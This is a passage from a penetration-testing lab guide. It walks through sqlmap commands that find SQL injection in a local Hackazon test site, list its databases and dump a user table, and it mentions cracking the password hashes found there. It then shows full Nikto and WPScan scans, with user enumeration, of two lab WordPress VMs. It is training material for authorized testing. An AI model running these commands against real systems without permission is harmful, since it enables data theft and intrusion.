18. Once the attack is finished take a look at the *Status* column. Notice there are different types of error message codes (i.e., 200, 400 and 500 error messages). The 500 error messages could be a clue that the application may be susceptible to SQL injection.



You can now take this URL and use it with **sqlmap** for further testing and potential exploitation.


Tip: Now you know that the vulnerable application/site is vulnerable to SQL injection flaw in the URL *"127.0.0.1/category/view?id=2".*

19. Run the following command from the CLI:


```
sqlmap -u http://127.0.0.1/category/view?id=2
```

sqlmap will begin to probe and query the database via the URL provided. The results will be displayed in real time.


20. The tool will detect that the back-end database is a MySQL database. Select "**Y**" to skip payloads for other databases.




21. You should see the message shown below stating that the application is susceptible to blind SQL injection.



22. Answer **"Y"** to the question about trying injection with random integer values.




23. The next message confirms that the "**id**" parameter is indeed vulnerable to SQL injection and asks if you would like to test all other parameters. Optionally, you can continue with further testing or if you are running out of time you can answer "**N**" to stop testing here.



24. You can now start running additional commands to learn more about the database. Enter the following command in the Kali terminal window:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --dbs
```


This command should tell you what databases are currently available on the server.



25. Run the following command:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --tables
```


This command will dump the list of *tables* available in the *hackazon* database, as shown in the next figure.



26. Run the following command to dump the list of columns in the database:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --columns
```

You should see an output similar to the one displayed in the following figure.




Now you should have enough information to retrieve the data from the database. As you can see here, the table "**tbl_users**" contains some interesting columns.

27. Run the following command to dump the contents of the table:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --dump -T tbl_users
```

28. Answer **No (N)** to the question "*do you want to store hashes to a temporary file for eventual further processing with other tools*"
You can also perform a dictionary-based attack to crack the password hashes found in the database. If you are running out of time or if you have a slow system, answer **No (N).**



As you can see from the results in the figure above, the credit card information is stored unencrypted on the database.

Additional Web Application Enumeration

Exercise 8: Nikto

1. Nikto is an automated web application vulnerability scanning tool. Nikto allows pentesters, hackers and developers to examine a web server to find potential problems and security vulnerabilities, including: server and software misconfigurations; default files and programs; insecure files and programs; outdated servers and programs.
   You can obtain more information about this tool at: https://h4cker.org/go/webapp_exploits and at the Web Apps video course at: https://h4cker.org/webapps
2. Run Nikto against your two victim VMs. The example below shows nikto launched against 10.1.1.189, however, your IP address will depend on your local VMWare or Virtual Box configuration.

```
root@kali:~# nikto -h 10.1.1.189
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.1.189
+ Target Hostname:    10.1.1.189
+ Target Port:        80

---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1
0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'link' found, with contents:
<http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7517 requests: 0 error(s) and 8 item(s) reported on remote host

---------------------------------------------------------------------------
+ 1 host(s) tested
```

In the previous example, you see two subdirectories found (/secret and /icons).

If you navigate to the /secret directory (URL), you notice that there is a “blog” called “My secret blog” (as shown in the next figure). It looks like it is a Wordpress installation!! Remember this for exercises tomorrow, since we will be trying to exploit it!

3. Run Nikto against the other VM, as shown below (of course, your IP address will be different):

```
root@kali:~# nikto -h 10.1.1.251
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.1.251
+ Target Hostname:    10.1.1.251
+ Target Port:        80

---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x41b3
0x5734482bdcb00
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
```

```
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12).
Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file,
which contains sensitive information. Configure Apache to ignore this file
or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'link' found, with contents:
<http://raven.local/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 7517 requests: 0 error(s) and 14 item(s) reported on remote host

---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

NICE! It looks like it is also running Wordpress!

Exercise 9: Using WPSCAN to Enumerate Users

WPScan is a free, for non-commercial use, black box WordPress vulnerability scanner written for security professionals and blog maintainers to test the security of their sites.

```
root@kali:~# wpscan --url http://10.1.1.189/secret --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ (r)
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://10.1.1.189/secret/
[+] Started: Sun Jan  6 23:20:20 2019

[!] The WordPress 'http://10.1.1.189/secret/readme.html' file exists
exposing a version number
[+] Interesting header: LINK: <http://vtcsec/secret/index.php/wp-json/>;
rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] XML-RPC Interface available under: http://10.1.1.189/secret/xmlrpc.php
[!] Upload directory has directory listing enabled:
http://10.1.1.189/secret/wp-content/uploads/
[!] Includes directory has directory listing enabled:
http://10.1.1.189/secret/wp-includes/

[+] WordPress version 4.9 (Released on 2017-11-16) identified from links
opml, stylesheets numbers, advanced fingerprinting, meta generator
[!] 17 vulnerabilities identified from the version number

[!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload
```

```
    Reference: https://wpvulndb.com/vulnerabilities/8966
    Reference:
https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/67d03a98c2cae5f41843c897f206a
dde299b0509
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17092
[i] Fixed in: 4.9.1

[!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping
    Reference: https://wpvulndb.com/vulnerabilities/8967
    Reference:
https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/f1de7e42df29395c3314bf85bff3d
1f4f90541de
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17094
[i] Fixed in: 4.9.1

[!] Title: WordPress 4.3.0-4.9 - HTML Language Attribute Escaping
    Reference: https://wpvulndb.com/vulnerabilities/8968
    Reference:
https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/3713ac5ebc90fb2011e98dfd69142
0f43da6c09a
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17093
[i] Fixed in: 4.9.1

[!] Title: WordPress 3.7-4.9 - 'newbloguser' Key Weak Hashing
    Reference: https://wpvulndb.com/vulnerabilities/8969
    Reference:
https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance
-release/
    Reference:
```

```
https://github.com/WordPress/WordPress/commit/eaf1cfdc1fe0bdffabd8d879c591b
864d833326c
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17091
[i] Fixed in: 4.9.1

[!] Title: WordPress 3.7-4.9.1 - MediaElement Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/9006
    Reference:
https://github.com/WordPress/WordPress/commit/3fe9cb61ee71fcfadb5e002399296
fcc1198d850
    Reference:
https://wordpress.org/news/2018/01/wordpress-4-9-2-security-and-maintenance
-release/
    Reference: https://core.trac.wordpress.org/ticket/42720
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5776
[i] Fixed in: 4.9.2

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS)
(unpatched)
    Reference: https://wpvulndb.com/vulnerabilities/9021
    Reference:
https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-website
s.html
    Reference: https://github.com/quitten/doser.py
    Reference: https://thehackernews.com/2018/02/wordpress-dos-exploit.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389

[!] Title: WordPress 3.7-4.9.4 - Remove localhost Default
    Reference: https://wpvulndb.com/vulnerabilities/9053
    Reference:
https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/804363859602d4050d9a38a21f5a6
5d9aec18216
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10101
[i] Fixed in: 4.9.5

[!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login
```

```
    Reference: https://wpvulndb.com/vulnerabilities/9054
    Reference:
https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/14bc2c0a6fde0da04b47130707e01
df850eedc7e
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10100
[i] Fixed in: 4.9.5

[!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag
    Reference: https://wpvulndb.com/vulnerabilities/9055
    Reference:
https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance
-release/
    Reference:
https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de
2412c77850d
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102
[i] Fixed in: 4.9.5

[!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion
    Reference: https://wpvulndb.com/vulnerabilities/9100
    Reference:
https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/
    Reference:
http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Delection
-Vulnerbility-Exploit/
    Reference:
https://github.com/WordPress/WordPress/commit/c9dce0606b0d7e6f494d4abe7b193
ac046a322cd
    Reference:
https://wordpress.org/news/2018/07/wordpress-4-9-7-security-and-maintenance
-release/
    Reference:
https://www.wordfence.com/blog/2018/07/details-of-an-additional-file-deleti
on-vulnerability-patched-in-wordpress-4-9-7/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12895
```

```
[i] Fixed in: 4.9.7

[!] Title: WordPress <= 5.0 - Authenticated File Delete
    Reference: https://wpvulndb.com/vulnerabilities/9169
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
    Reference: https://wpvulndb.com/vulnerabilities/9170
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data
    Reference: https://wpvulndb.com/vulnerabilities/9171
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/9172
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect
plugins
    Reference: https://wpvulndb.com/vulnerabilities/9173
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
```

```
    Reference:
https://github.com/WordPress/WordPress/commit/fb3c6ea0618fcb9a51d4f2c1940e9
efcd4a2d460
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing
    Reference: https://wpvulndb.com/vulnerabilities/9174
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers
    Reference: https://wpvulndb.com/vulnerabilities/9175
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941dee
f1bb206b19a
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20149
[i] Fixed in: 5.0.1

[+] WordPress theme in use: twentyseventeen - v1.4

[+] Name: twentyseventeen - v1.4
 |  Last updated: 2018-12-19T00:00:00.000Z
 |  Location: http://10.1.1.189/secret/wp-content/themes/twentyseventeen/
 |  Readme:
http://10.1.1.189/secret/wp-content/themes/twentyseventeen/README.txt
[!] The version is out of date, the latest version is 1.9
 |  Style URL:
http://10.1.1.189/secret/wp-content/themes/twentyseventeen/style.css
 |  Referenced style.css:
http://vtcsec/secret/wp-content/themes/twentyseventeen/style.css
 |  Theme Name: Twenty Seventeen
 |  Theme URI: https://wordpress.org/themes/twentyseventeen/
 |  Description: Twenty Seventeen brings your site to life with header
```

```
video and immersive featured images. With a...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+------------------+
    | Id | Login | Name             |
    +----+-------+------------------+
    | 1  | admin | admin - My secret |
    +----+-------+------------------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Sun Jan  6 23:20:28 2019
[+] Requests Done: 112
[+] Memory used: 36.371 MB
[+] Elapsed time: 00:00:07
root@kali:~#
```

In the following example, wpscan is launched against the second VM.

```
root@kali:~# wpscan --url http://10.1.1.251/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ (r)
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
```

```
[+] URL: http://10.1.1.251/wordpress/

[!] The WordPress 'http://10.1.1.251/wordpress/readme.html' file exists
exposing a version number
[+] Interesting header: LINK:
<http://raven.local/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.10 (Debian)
[+] XML-RPC Interface available under:
http://10.1.1.251/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled:
http://10.1.1.251/wordpress/wp-includes/

[+] WordPress version 4.8.7 (Released on 2018-07-05) identified from links
opml, meta generator
[!] 7 vulnerabilities identified from the version number

[!] Title: WordPress <= 5.0 - Authenticated File Delete
    Reference: https://wpvulndb.com/vulnerabilities/9169
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
    Reference: https://wpvulndb.com/vulnerabilities/9170
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data
    Reference: https://wpvulndb.com/vulnerabilities/9171
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148
```

```
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/9172
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect
plugins
    Reference: https://wpvulndb.com/vulnerabilities/9173
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://github.com/WordPress/WordPress/commit/fb3c6ea0618fcb9a51d4f2c1940e9
efcd4a2d460
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing
    Reference: https://wpvulndb.com/vulnerabilities/9174
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151
[i] Fixed in: 5.0.1

[!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers
    Reference: https://wpvulndb.com/vulnerabilities/9175
    Reference:
https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
    Reference:
https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941dee
f1bb206b19a
    Reference:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20149
[i] Fixed in: 5.0.1
```

```
[+] WordPress theme in use: twentyseventeen - v1.3

[+] Name: twentyseventeen - v1.3
 |  Last updated: 2018-12-19T00:00:00.000Z
 |  Location:
http://10.1.1.251/wordpress/wp-content/themes/twentyseventeen/
 |  Readme:
http://10.1.1.251/wordpress/wp-content/themes/twentyseventeen/README.txt
[!] The version is out of date, the latest version is 1.9
 |  Style URL:
http://10.1.1.251/wordpress/wp-content/themes/twentyseventeen/style.css
 |  Referenced style.css:
http://raven.local/wordpress/wp-content/themes/twentyseventeen/style.css
 |  Theme Name: Twenty Seventeen
 |  Theme URI: https://wordpress.org/themes/twentyseventeen/
 |  Description: Twenty Seventeen brings your site to life with header
video and immersive featured images. With a...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found









[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+---------+---------------+
    | Id | Login   | Name          |
    +----+---------+---------------+
    | 1  | michael | michae        |
